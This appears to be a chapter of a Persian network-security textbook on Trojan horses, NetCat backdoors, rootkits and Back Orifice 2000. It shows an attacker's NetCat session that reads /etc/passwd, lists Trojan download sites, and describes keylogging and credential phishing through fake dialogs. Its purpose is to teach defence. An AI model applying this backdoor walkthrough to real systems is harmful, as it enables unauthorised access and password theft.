به سناریوی واقعی زیر دقت کنید: دو سال پیش در یکی از سایتهای وب متعلق به نفوذگران بدخواه (نفوذگران کلاه‌سیاه) اعلام شده بود که نرم‌افزار رایگانی نوشته‌اندکه با نصب آن دیسک‌گردان CD معمولی به یک دیسک‌گردان قابل ضبط (CD Writer) تبدیل می‌شود. در این سایت ، نرم‌افزار جهت دریافت، آزاد و رایگان اعلام شده بود. اگرچه امروز شما به ابلهانه بودن چنین سخنی ایمان دارید چون از لحاظ سخت‌افزاری چنین امری محال است ولی برای کاربران عادی شبکه که میلیونها نفر را تشکیل می‌دهند (بیش از ۹۰درصد کلّ کاربران) هیچ خبری در دنیای رایانه غیرقابل باور نیست و همه چیز شدنی است! کم نبودند افرادی که این نرم افزار آلوده را دریافت و اجرا کردند و تمام اطلاعات خود را از دست دادند.

امروزه اکثر اسبهای تروا پس از اجرا بر روی ماشین ، پنهان (Invisible) شده و خود را بگونه‌ای نصب می‌کنند که پس از هر بار ورود کاربر به سیستم فعال شوند. آنها هیچ اختلالی که باعث شود کاربر از وجود آنها مطلع گردد ، انجام نمی‌دهند بلکه مخفی می‌مانند تا هرگاه نفوذگر اراده کرد از راه دور کنترل آن ماشین را برعهده بگیرد و اهداف خود را دنبال کند. در بخشهای بعدی با چند نسخه از مشهورترین اسبهای تروا آشنا می‌شویم.

نکتهٔ امنیتی:
ممکن است یک اسب تروا برای ماهها روی یک سیستم مخفی و فعّال باقی بماند. اگر تاکنون آسیبی به سیستم شما نرسیده دلیل بر عدم آلودگی آن نیست. بطور مداوم و مکرر ، سیستم خود را با آخرین نسخه‌های ویروسیاب بررسی کنید.

"درهای پشتی" -Backdoors-

بگونه‌ای که از اسم این بخش آشکار است، **"در پشتی"** ابزاری نرم‌افزاری است که به نفوذگر اجازه می‌دهد تا به یک سیستم وارد شود بدون آنکه به تشریفات معمول و سختگیرانه‌ای مثل اخذ کلمهٔ عبور و احراز هویت نیاز باشد! اگر ورود به سیستم (login) را درب جلوئی سیستم در نظر بگیریم برای ورود از چنین دری باید کاربر احراز هویت شود و سپس با تعیین سطح مجوزی که از طرف سیستم بر او تحمیل می‌شود ، از سیستم استفاده نماید. "در پشتی" ابزاری است که این مراحل را از پیش پای نفوذگر بر می‌دارد و بدون نیاز به هیچگونه احراز هویت ، اجازهٔ ورود و بهره‌گیری از سیستم را به او می‌دهد. مادامیکه چنین دربی برای نفوذگر وجود دارد رخنه به سیستم بسادگی امکان‌پذیر است.


گاهی در برخی از سیستمها ، روشهای بسیار پیچیده و فنی برای احراز هویت بکار گرفته می‌شود ، حتی مبادلهٔ داده‌ها رمزنگاری‌شده انجام می‌شود و امنیت در حد بالائی رعایت شده است در حالیکه یک نرم‌افزار "در پشتی" تمام این تکنیکهای پیشرفته را دور زده و از پیش پای نفوذگر برداشته است.

NetCat : در پشتی برای هر سیستم عامل سازگار با یونیکس

در فصل هشتم مبحثی را با عنوان **" استفاده از NatCat برای باز کردن رخنهٔ عبور در سیستم "** تشریح کردیم. توضیحات آن بخش مثال بارزی از ایجاد رخنه یا "در پشتی" در سیستمهای مبتنی بر یونیکس است. در حقیقت با اجرای NatCat روی ماشین قربانی ، یک راه بسیار ساده و شفاف برای مبادلهٔ داده بین نفوذگر و قربانی ایجاد می‌شود.

کدهای برنامهٔ NatCat بصورت رایگان و باز در اختیار است. نفوذگر برنامهٔ NatCat را با گزینهٔ : "GAPING_SECURITY_HOLE" ترجمه (کامپایل) می‌کند. درج این گزینه موقع ترجمهٔ آن در خط فرمان ، باعث می‌شود تا NatCat بتواند در هنگام برقراری ارتباط یک برنامهٔ دیگر را اجرا کرده و داده‌های دریافتی را به آن برنامه هدایت نماید.

وقتی که نفوذگر با اجرای فرمان زیر NatCat را روی ماشین قربانی اجرا می‌نماید، به محض برقراری ارتباط با قربانی، برنامهٔ "پوسته فرمان Command Shell" اجرا شده و داده‌های ارسالی جهت پردازش به این برنامه هدایت می‌شود:



این فرمان یک در پشتی برای نفوذگر باز می‌کند و برای ورود به سیستم از این درب ، فقط برقراری یک ارتباط TCP با شماره پورت ۱۲۳٤٥ کافی است. به خاطر داشته باشید که **nc** نام مخفف NatCat است و شما براحتی می‌توانید آنرا به هر نام دلخواه دیگر تغییر بدهید.

وقتی نفوذگر یک ارتباط TCP با پورت ۱۲۳٤٥ از ماشین قربانی برقرار کند، سریعاً برنامهٔ "پوستهٔ فرمان" اجرا می‌شود. هر چه را نفوذگر از طریق ماشین خود تایپ کند بعنوان فرامین سیستمی تحویل پوستهٔ فرمان شده و اجرا می‌شوند. در مثال زیر مراحل واقعی از محاورهٔ نفوذگر با ماشین قربانی تشریح شده است (فرض کنید NatCat با مشخصات فرمان بالا روی ماشین قربانی اجرا شده است)

`$ nc victim_machine 12345`	این فرمان NatCat را در "حالت مشتری" اجرا می‌کند. در ابتدای اجرا ، NatCat سعی می‌کند با پورت ۱۲۳٤٥ از ماشین قربانی ارتباط TCP برقرار نماید. victim_machine نام حوزه یا آدرس IP ماشینی است که برنامه NatCat بر روی آن ، در "حالت شنود" اجرا شده است.
`ls`	نفوذگر با تایپ این دستور در خط فرمان NetCat ، تلاش کرده تا فهرست فایلها و شاخه‌های ماشین قربانی را ببیند. (فرمان ***ls*** در یونیکس مثل دستور Dir در محیط DOS است)

`sensitive_documents`
`tools`
`games`
	به فرض این سه خط پاسخ دستور ls هستند. از بین این فهرست ، شاخهٔ sensitive_documents برای نفوذگر بسیار جالب و جذاب است!


`whoami`	نفوذگر با تایپ این دستور در خط فرمان تقاضا کرده تا سیستم، User ID کاربری را که NatCat تحت مجوز آن کاربر روی ماشین اجرا شده است، نشان بدهد.

این کلمه ، پاسخ دستور whoami است؛ یعنی کاربری که روی ماشین او برنامهٔ NatCat اجرا شده دارای UserID معادل با fred است.	`fred`
این دستور ، فایل مربوط به کلمات عبور کاربران مختلف را به نفوذگر نشان می‌دهد. اگر سیستم از: گزینهٔ shadow password استفاده نکرده باشد، کلمات عبور بصورت رمزنگاری شده به او نشان داده خواهد شد.	`cat /etc/passwd`

این خطوط در پاسخ به دستور قبلی (cat) نمایش داده شده است و کلمات عبور را بصورت رمزنگاری شده به نفوذگر نشان می‌دهد لذا او مجبور است برای آشکار شدن کلمات عبور از نرم‌افزارهای رمزشکن که در فصل هفتم تشریح شد، بهره بگیرد.	`root:2khs8798c@#2dkjhk:6:0:root/`
	`root:/bin/bash`
	`fred:2;31k4c@1#$s23#@d23cc:100:100`
	`fred : 1 home/fred : / biwbadh`

نکات جالبی در مثال قبل وجود دارد که ذکر آنها خالی از لطف نیست:

- اوّل آنکه نفوذگر برای ورود به سیستم از در پشتی نیاز به هیچ عملی بجز برقراری یک ارتباط TCP با پورت ۱۲۳۴۵ نیاز نداشته و احراز هویت و رمزنگاری معنائی ندارد؛ لذا هر متجاوز دیگر نیز قادر است اختیار آن سیستم را در دست بگیرد. این موضوع که کسی جز خود نفوذگر بتواند به سیستم قربانی دستبرد بزند برای او که اهداف خود را دنبال می‌کرده و براساس آن اهداف، به سیستم نفوذ نموده است جالب نیست.
- دوم آنکه پس از برقراری ارتباط NetCat با پورت ۱۲۳۴۵ از ماشین قربانی، "علامت خط فرمان" (Command Prompt) (مثل علامت **$**) روی خروجی ظاهر نمی‌شود. NetCat هیچگونه علامتی در خط فرمان ندارد.
- سوم آنکه فرامین ارسالی به سمت برنامهٔ "پوسته فرمان" بر روی ماشین قربانی ، دارای خروجی قابل نمایش هستند. خروجی این فرامین مخفیانه به سمت ماشین نفوذگر هدایت می‌شوند؛ لذا اجرای این دستورات توسط کاربری که ماشین او قربانی یک نفوذ شده ، احساس نخواهد شد.
- چهارم آنکه اگر چه NatCat ذاتاً برای محیطهای سازگار با یونیکس نوشته شده ولی می‌توان از نسخهٔ تحت ویندوز آن (قابل اجرا روی Win NT و Win 2000 و Win XP) استفاده کرد. برای ایجاد یک در پشتی در محیط ویندوز ، نفوذگر باید بگونه‌ای فرمان زیر را روی ماشین قربانی اجرا نماید:



- پنجم آنکه ممکن است سؤال کنید ، وقتی نفوذگر توانسته است به نحوی بـه ماشـین قربـانی نفوذ کند بگونه‌ای که قادر بوده برنامهٔ NetCat را بر روی آن اجرا نماید، چه لزومی به ایجـاد درب پشتی دارد؟

ایجاد یک ابزار به عنوان "در پشتی" روی ماشین قربانی به این دلیل موجـه اسـت کـه اولاً بـه هـر دلیلی ممکن است کاربر مشخصات Account خود را تغییر بدهد و نفـــوذگر برای حملات بعـدی به زحمت بیفتد. ثانیاً درب پشتی با خارج شدن کاربر (logoff) باز خواهد ماند. ثالثـاً ممکـن اسـت بطور کلی حساب کاربر بر روی آن ماشین بسته شود. نفـــوذگر پس از آنکه به یک ماشین رخنـه کرد تمایل دارد این نفوذ دائمی ، مطمئن و بی‌زحمت باشد.

هم‌آوازی پلید و شیطانی: درهای پشتی پنهان شده درون اسب تروا

در مقدمه‌ای که قبلاً در مورد اسبهای تروا گفتیم، اشاره شد که "اسب تروا" برنامـه‌ای اسـت بـا ظـاهر مفید و زیبنده در حالی که باطنی خطرناک و پلید دارد. از طرف دیگر "در پشتی" ابزاری اسـت کـه راه ورود نفـــوذگر به سیستم را خارج از عرف معمول و بدون مانع میسّر می‌سازد.

از امتزاج و ادغام این دو برنامه ، ابزار بسیار خطرناکی پدید می‌آید که با ظاهری مفید و ارزنده، راه رخنه و ورود نفـــوذگر را به سیستم میسر می‌کند.

دقت کنید که برای یک نفـــوذگر پیدا کردن راهی که بتواند یک ابزار "در پشـتی" مثـل NatCat را مستقیماً روی ماشین قربانی اجرا کند ساده نخواهد بود و گاهی به تکنیکهای بسیار پیچیـده‌ای همـانند تکنیک‌های "سرریز شدن پشته" (تشریح شده در فصل هفتم) نیـازمند اسـت. ادغـام یـک "در پشـتی" درون یک "اسب تروا" تکنیکی است که کمک می‌کند کاربر با دستان خودش، راه ورود بـه سیسـتم را برای دشمنان باز کند.

اگرچه امروزه اکثر "اسبهای تروا" بگونه‌ای نوشته می‌شوند که دارای یک "در پشتی" برای ورود بـه سیستم هستند ولی در ادبیات نفوذگران "اسب تروا" بطور عام همیشه یک ابـزار "در پشـتی" نیسـت و یک "در پشتی" نیز حتماً "اسب تروا" نخواهد بود. از این به بعد هرگاه از اسب تروا نـام بردیـم بطـور ضمنی آنرا به همراه یک درب پشتی مشابه با NatCat در نظر بگیرید. چنین اسبهای تروائی در دو دسته

تقسیم‌بندی می‌شوند:

- اسبهای تروا در سطح برنامه‌های کاربردی
- اسبهای تروا در سطح سیستم عامل یا Rootkits

در جدول (۱ـ۱۰) انواع اسب تروا ، نوع عملکرد ، مثالی از برنامه‌های موجود ، بـهمراه یـک مثـال عامیانه دسته‌بندی شده است.

در ادامه بررسی‌های فنی را ابتدا بر روی اسبهای تروا در سطح برنامه‌های کاربردی متمرکز خواهیم کرد. این اسبهای تروا همانند یک برنامهٔ کاربردی بصورت مخفیانه بر روی سیستم اجرا شـده و منـابع سیستم را در اختیار بیگانه قرار می‌دهند!

نوع اسب تروا	مشخصات	تشابه	برخی ابزارهای موجود
اسب تروا در سطح برنامه‌های کاربردی بهمراه "در پشتی"	یک برنامهٔ کـاربردی مسـتقل که روی سیستم اجرا می‌شود و راه ورود نفـوذگـر بـه سیستم را فراهم می‌آورد.	یک بدخواه به سوپ شـما زهر می‌افزاید. دشمن شـما می‌خواهـد بـا ظـاهر یـک سوپ خوشمزه به شما زهـر بخوراند!	• Back Orifice 2000 (BO2K) • Hack-a-tack • QAZ
Rootkit معمولی	برخی از قسمتهای کلیـدی و قابل اجـرای سیسـتم عـامل توسط نفـوذگر، آلوده یـا عوض می‌شود بگونه‌ای کـه در سیستم عامل یـک رخنـه جهت ورود به آن پدید آید.	یک بدخواه سوپ شما را با یک نوع سیب‌زمینی خـاص می‌پزد که ایـن سـیب‌زمینی ظاهری معمولی دارد ولیکن ذاتاً سمی است. یعنی سم به آن اضافه نشده بلکـه خـود سیب‌زمینی سمی است.	• Linux Rootkit 5 (lrk5) for Linux • T0rnKit for Linux & Solaris • Rootkit for AIX, SunOS, SCO, Solaris, ..
Rootkit در سطح هستهٔ سیستم عامل	هستهٔ اصلـی سیسـتم عـامل بگونه‌ای دسـتکاری و آلـوده می‌شود تا یـک رخنـه در آن پدید آید و ورود به سیسـتم ممکن شود.	یک بدخواه سلولهای زبان شـما را بگونـه‌ای تغیـیر می‌دهد (!) که نه تنـها مـزهٔ زهر را در سوپتـان متوجـه نشوید بلکـه خـود زبانتـان تولید سم کند!	• Knark for Linax • Adore for Linax • Plasmoid's Solaris Kernel Level Rootkit • Windows NT Rootkit

جدول (۱–۸) دسته‌بندی اسبهای تروا

اسبهای تروا در سطح برنامه‌های کاربردی

بگونه‌ای که در جدول (۱-۱۰) اشاره شد، گروه اوّل از اسبهای تروا برنامه‌های مستقلی هستند که همانند یک برنامهٔ معمولی روی سیستم اجرا می‌شوند و یک "در پشتی یا رخنه" در سیستم برای ورود نفوذگر ایجاد می‌کنند. هرگاه کاربر فریب خورده و فقط یکبار چنین برنامه‌ای را روی ماشینش اجرا کند ، اسب تروا در اوّلین اقدام سریعاً پیکربندی سیستم عامل را تغییر می‌دهد تا از آن به بعد هرگاه کاربر به سیستم وارد شود (login کند) این برنامه هم بطور خودکار اجرا شود. اسبهای تروا هیچگونه علائم خروجی و یا پنجرهٔ خاصی ندارند و بطور معمول بصورت یک پروسهٔ پنهان (invisible process) اجرا می‌شوند.


اکثر اسبهای تروا برای محیطهای مبتنی بر سیستم عامل ویندوز نوشته شده‌اند. (Windows 95/98/NT/2000/XP) مهمترین دلیل آن اینست که میلیونها نفر در دنیا از سیستم عامل ویندوز بهره می‌گیرند و اکثر کاربران آن نیز افراد معمولی هستند و براحتی طعمهٔ بدخواهان و نفوذگران می‌شوند. یک دلیل دیگر می‌تواند آن باشد که کدهای منبع ویندوز در دسترس نیست و لذا نوشتن اسبهای تروا در سطح مولفه‌ها یا هستهٔ سیستم کار ساده‌ای نیست و همچنین احتمال موفقیت و تکثیر کمتری دارد لذا اغلب نفوذگران بر نوشتن اسبهای تروا بصورت یک برنامهٔ کاربردی متمرکز شده‌اند!

البته اسبهای تروا برای محیطهای سازگار با یونیکس هم نوشته شده‌اند ولی نه با تنوعی که در محیط ویندوز دارند. (در سمت مقابل بدلیل وجود کدهای منبع سیستم عاملهائی مثل لینوکس یا OpenBSD ، تمرکز نفوذگران معطوف بر هستهٔ سیستم عامل یا مولفه‌های آن است نه نوشتن برنامه‌های کاربردی!)

گسترش اسبهای تروا در محیط ویندوز حتی دامان خود شرکت مایکروسافت را نیز گرفت. در حمله‌ای که در اکتبر سال ۲۰۰۰ توسط یک "اسب تروا" به نام "QAZ" بر علیه سیستمهای عامل ویندوز صورت گرفت، باعث شد تا حتی کارمندان مایکروسافت که در خانهٔ خود برای آن شرکت کار می‌کردند، آلوده به این اسب تروا شوند. به محض آنکه یک کاربر از راه دور به شبکهٔ مایکروسافت وارد می‌شد، این اسب تروا خود را بدرون شبکهٔ مایکروسافت نفوذ داده و کلمات عبور و برخی از مشخصات کلیدی سیستم را جمع‌آوری می‌کرد و در اختیار نفوذگران قرار می‌داد! گزارش رسانه‌های خبری حاکی از آنست که برخی از نفوذگران با جمع‌آوری این کلمات عبور توانستند بدون شبکهٔ مایکروسافت نفوذ کرده و کدهای منبع برخی از محصولات آنرا بدزدند![1]

در شکل (۱-۱۰) ساختار بسیار سادهٔ یک اسب تروا در سطح برنامهٔ کاربردی نشان داده شده است؛ در این شکل سرویس‌دهندهٔ "در پشتی" بر روی ماشین یک قربانی نصب شده است. ماشین قربانی می‌تواند یک سرویس‌دهندهٔ مهم در اینترنت، رایانهٔ شخصی یا حتی رایانهٔ کیفی یک کاربر باشد. این سرویس‌دهندهٔ "در پشتی" بطور معمول یک برنامهٔ سوکت است که روی ماشین قربانی منتظر برقراری

[1] *www.attrition.com*



شکل (۱-۸) با نصب اسب تروا، نفـــوذگر از راه دور ماشین قربانی را در اختیار دارد

یک ارتباط (از نوع TCP یا UDP) از طرف نفـــوذگر (برنامهٔ سمت مشتری) می‌ماند و پس از برقراری ارتباط ، مبتنی بر داده و کدهائی که برای آن ارسال می‌شود فرامینی را روی ماشین قربانی اجرا می‌کنـد. نفـــوذگر ، برنامهٔ سمت مشتری (Client) که ارتباط او را با ماشین قربانی برقرار می‌کند، روی ماشـــین خود در دور دست (اینترنت یا اینترانت) نصب می‌کند.

انواع بسیار زیاد و متنوعی از این اسبهای تروا توسط Joakim Von Broaun جمـــع‌آوری و در آدرس *http://www.simovits.com/nyheter9902.html* فهرست شده و در دسترس عموم قرار گرفته است. در این فهرست شماره پورتهای پیش‌فرضی که این اسبهای تروا به آنها گوش می‌دهند ، مشخص شـــده اسـت. اگر چه صدها نوع از این اسبهای تروا وجود دارند ولی تعداد انگشت‌شماری از آنـــها شـهرت جـهانی پیدا کرده‌اند و بیشترین آلودگی‌ها در جهان مربوط به این چند اسب تروا است. ایـــن اسـبهای تـروا بـه ترتیب درجهٔ شهرت و میزان آلودگی کاربران اینترنت با آنها عبارتند از:

- Sub Seven (Sub7) : یک‌برنامهٔ اسب‌تروای بینهایت رایج و معروف: *http://subseven.slak.org/*
- Back Orifice 2000 (BO2k) : *http://www.bo2k.com/*
- Hack-a-tack : در آدرس *http://www.crokket.de/hatboard/cgi-bin/pinboard.pl*
- VNC (Virtual Network Computer) یک ابزار قابل اجرا در محیطهای ویندوز و یونیکس که در ابتدا با اهداف مدیریت از راه دور نوشته شد ولیکن سوءاستفاده از آن برای حمله به کاربران شبکه بیشتر رایج شده است! این ابزار در آدرس زیر به رایگان عرضه شده است:

http://www.uk.research.att.com/vnc/

به منظور تحقیق

یک مجموعهٔ کامل از اسبهای تروا شامل موارد فوق ، بهمراه کدهای منبع برخی از آنـها (بـه زبـان C) بر روی دیسک ضمیمهٔ کتاب موجود می‌باشـد. آدرس موقعیـت آنـها بـر روی CD ، در انتـهای فصل مشخص شده است.


قابلیتهای اسب تروای (BO2K) Back Orifice 2000

در بین تمام اسبهای تروا که تاکنون معرفی شده است، BO2K دارای قابلیتهای بسیار ویژه و ممتازی است که آنرا از میان صدها نوع اسب تروا ، برجسته‌تر و مشهورتر کرده است. نویسندگان آن که خود را گروه نفوذگران Cult of Dead Cow (مکتب گاو مرده یا cDc) می‌نامند، BO2K را در کنفرانس DefCon 7 که سال ۱۹۹۹ در لاس‌وگاس برگزار شد، معرفی کردند. (شما می‌توانید فایلهای ویدیوئی مراسم معرفی و تشریح این نرم‌افزار را از طریق آدرس *http://www.uberspace.com/* تهیه کنید.)

گروه cDc در سال ۱۹۹۸ نسخهٔ اولیهٔ نرم‌افزار Back Orifice (BO یا رخنهٔ پشتی) را ارائه کرده بودند ولی این نسخهٔ ، گذشته از اشکالات نرم‌افزاری متعدد و قابلیتهای کم ، فقط بر روی Windows 9x قابل اجرا بود. این گروه بعداً نسخهٔ ۲۰۰۰ این نرم‌افزار را تحت عنوان " ابزار مدیریت و نظارت از راه دور"ـ Remote Administration and Control Tool ـ بصورت رایگان و بهمراه کدهای آزاد برنامه رسماً عرضه کردند. قابلیتهای ویژه و انعطاف‌پذیری بسیار زیاد ، BO2K را به ابزاری تبدیل کرده که واقعاً می‌توان از آن به منظور "مدیریت از راه دور" و نظارت بر کاربران و ماشینها استفاده کرد ولی پیشینهٔ آن و همچنین سوءاستفاده گسترده‌ای که از آن می‌شود، باعث شده است تا تمام ویروسیابها آن را به عنوان یک نرم‌افزار مخرب و مضّر بشناسند و ضمن جستجوی آن تلاش کنند تا بطور کامل از روی ماشین ریشه‌کن شود. اعتراض این گروه به جائی نرسید و فشار بر روی آنها باعث گردید که بعد از حملهٔ یازدهم سپتامبر ۲۰۰۱ به آمریکا، سایت آنها نیز بسته شود. (البته در سایتهای متعدد دیگر این نرم‌افزار و کدهای منبع آن در دسترس است. شما به عنوان مسئول شبکه می‌توانید از این برنامه بعنوان یک نرم‌افزار مدیریتی بهره بگیرید. اصل برنامهٔ اجرائی و کدهای آن (به زبان C) در دیسک فشرده ضمیمهٔ کتاب ارائه شده است)

استدلال گروه cDc در مفید بودن BO2K آن بود که : چرا نرم‌افزارهائی مثل pcAnywhere یا ControlIT که نرم‌افزارهای تجاری و مُجاز هستند و عملکردی مشابه با BO2K دارند مضر و مخرّب شناخته نمی‌شوند و قانون از فروش آنها حمایت می‌کند در حالی که BO2K با همین قابلیتها (و حتی بهتر و قابل انعطاف‌تر) مخرّب و مضّر شناخته شده و با آن مبارزه می‌شود؛ در حالی که هم رایگان و هم کد آن آزاد و باز است. بهرحال استدلال آنها به نتیجه‌ای نرسید و BO2K هنوز در فهرست ابزارهای آلوده و مخرّب ویروس‌یابها قرار دارد و بشدّت با آن مبارزه می‌شود.

در اوّلین گام به تشریح ویژگیهای BO2K می‌پردازیم. بخش سرویس‌دهندهٔ این نرم‌افزار که بدون علائم خاص و هیچ پنجره‌ای بر روی ماشین قربانی نصب می شود حدود 100 KByte است. نرم‌افزار مشتری BO2K که کنسول نفوذگر محسوب می‌شود شامل یک رابط گرافیکی (GUI) زیبا است و حدوداً 500KByte حجم دارد. در شکل (۲-۱۰) ویزارد نصب و پیکربندی برنامهٔ سرویس‌دهندهٔ BO2K و همچنین پنجرهٔ GUI از نرم‌افزار سرویس‌گیرندهٔ BO2K (کنسول مدیریت حمله) را مشاهده می‌کنید.



شکل (۲-۱۰) ویزارد پیکربندی و کنسول گرافیکی اسب تروای BO2K

ویژگیهای BO2K

وقتی بخش سرویس‌دهندهٔ BO2K به نحوی بر روی ماشین قربانی اجرا شد، نفـــوذگر کنترل کامل ماشین او را در دست می‌گیرد و انجام هر کاری از راه دور امکان‌پذیـر می‌شـود. از ویـژگیـهای عمـدهٔ BO2K می‌توان به موارد زیر اشاره کرد:

- **گزینهٔ Create Dialog Box یا امکان ایجاد و نمایش پنجره‌هـای محـاوره‌ای (Dialog Box) بـر روی ماشین قربانی:** با توجه به آنکه قربـانی از وجـود سـرویس‌دهندهٔ BO2K روی ماشـینش مطلـع نیست ، لذا نفـــوذگـر می‌توانـد از راه دور یـک پنجـرهٔ محـاوره‌ای روی ماشـین او ایجـاد کـرده و پیغامهای دروغین و جعلی روی آن درج کند. مثـلاً از او بخواهـد برخـی از اطلاعـات کلیـدی مثـل UserID یا کلمهٔ عبور خود را وارد کند. معمولاً ایجاد و نمـایش چنیـن پنجره‌هـائی بـر روی ماشـین قربانی ، او را گمراه می‌کند و احتمالاً او در پاسخ به پیغام درون پنجره ، اطلاعـات خواسـته شـده را وارد خواهد کرد. چرا که در ذهن اکثر کاربران عادی این نکته حک شده است که هـر چـه رایانـه از آنها خواست باید اطاعت کنند! در ادبیات نفوذگران به چنین روشی برای سرقت اطلاعات یک کاربر، "استفاده از روشهای مهندسی اجتماعی[1] و تکنیکهای روان‌شناختی بر علیه قربانی" اطلاق می‌شود.

به عنوان مثال فرض کنید ناگهان پنجره‌ای روی ماشین یک قربانی ظاهر شود کـه بـر روی آن پیغـام زیر نوشته شده است: "بایستی مجدداً شمارهٔ شناسائی و کلمهٔ عبور خود را جهت احراز هویـت وارد کنید. در غیر اینصورت بدلائل امنیتی حساب شما حذف خواهد شد!" اکثر کـاربران عـادّی از چنیـن فرمانی اطاعت کرده و سریعاً اطلاعات خواسته شده را وارد می‌نمایند. نفـــوذگر اطلاعات وارد شده را از طریق روشی که در ادامه معرفی می‌شود دریافت خواهد کرد.

- **گزینهٔ Log Keystrokes (توانائی اخذ و ثبت کلیدهای فشار داده شده توسط کـاربر)** : برنامـهٔ سرویس‌دهندهٔ BO2K قادر است تحت فرمان نفـــوذگر تمام اطلاعاتی را که کاربر از طریـق صفحـه کلید تایپ می‌کند در یک فایل محلی درج نماید. (این اطلاعات بهمراه نام پنجره‌ای که اطلاعـات در آن درج شده در فایل ذخیره می‌شود) هرگاه نفـــوذگر اراده کند می‌تواند این فایل را دریافت کرده و درون آن بدنبال اطلاعات کلیدی مثل کلمات عبور بگردد.
- **List detailed system information** : سرویس‌دهندهٔ BO2K اطلاعاتی را از ماشین قربـانی شـامل نوع و شماره نسخهٔ سیستم عامل، حجم حافظهٔ موجـود، نـوع CPU ، تعـداد و فضـای پارتیشـن‌های دیسک سخت به نفـــوذگر عرضه می‌کند.
